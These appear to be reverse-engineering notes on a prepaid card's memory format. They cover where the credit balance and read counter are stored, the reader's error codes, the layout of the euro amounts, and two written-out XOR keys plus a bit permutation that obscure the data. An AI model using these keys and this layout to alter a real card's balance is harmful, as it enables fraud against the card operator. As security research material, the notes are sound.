- Guthaben gespeichert abwechselnd an Addr. 0x100 / 0x110.
- Counter für Kartenlesevorgänge
- <u>Verschlüsselung:</u>
  - xor-Schlüssel (spezifisch für 0x100 / 0x110)
  - Permutation von Bits (pos. innerhalb eins Bytes const.)

```
Errorcodes:
-------------------
E.66   cnt == 0
E.76   credit > max
E.7E   cnt >= 2**14-1
E.49   B-code wrong
E.40   checksum wrong
```

100	EUR
10	EUR
1	EUR
0.10	EUR
0.01	EUR
counter // 256	
counter % 256	
checksum // 256	
checksum % 256	

```
byte:    00000000 11111111 22222222 33333333 44444444 55555555 66666666 77777777
bit:     76543210 76543210 76543210 76543210 76543210 76543210 76543210 76543210
-------------------------------------------------------------------------------
xor A:   01000101 11110001 00001001 11101100 10111010 10111110 01110100 00011111
xor B:   01110011 01011111 11110111 00001100 00111001 01011011 01010111 11101100
```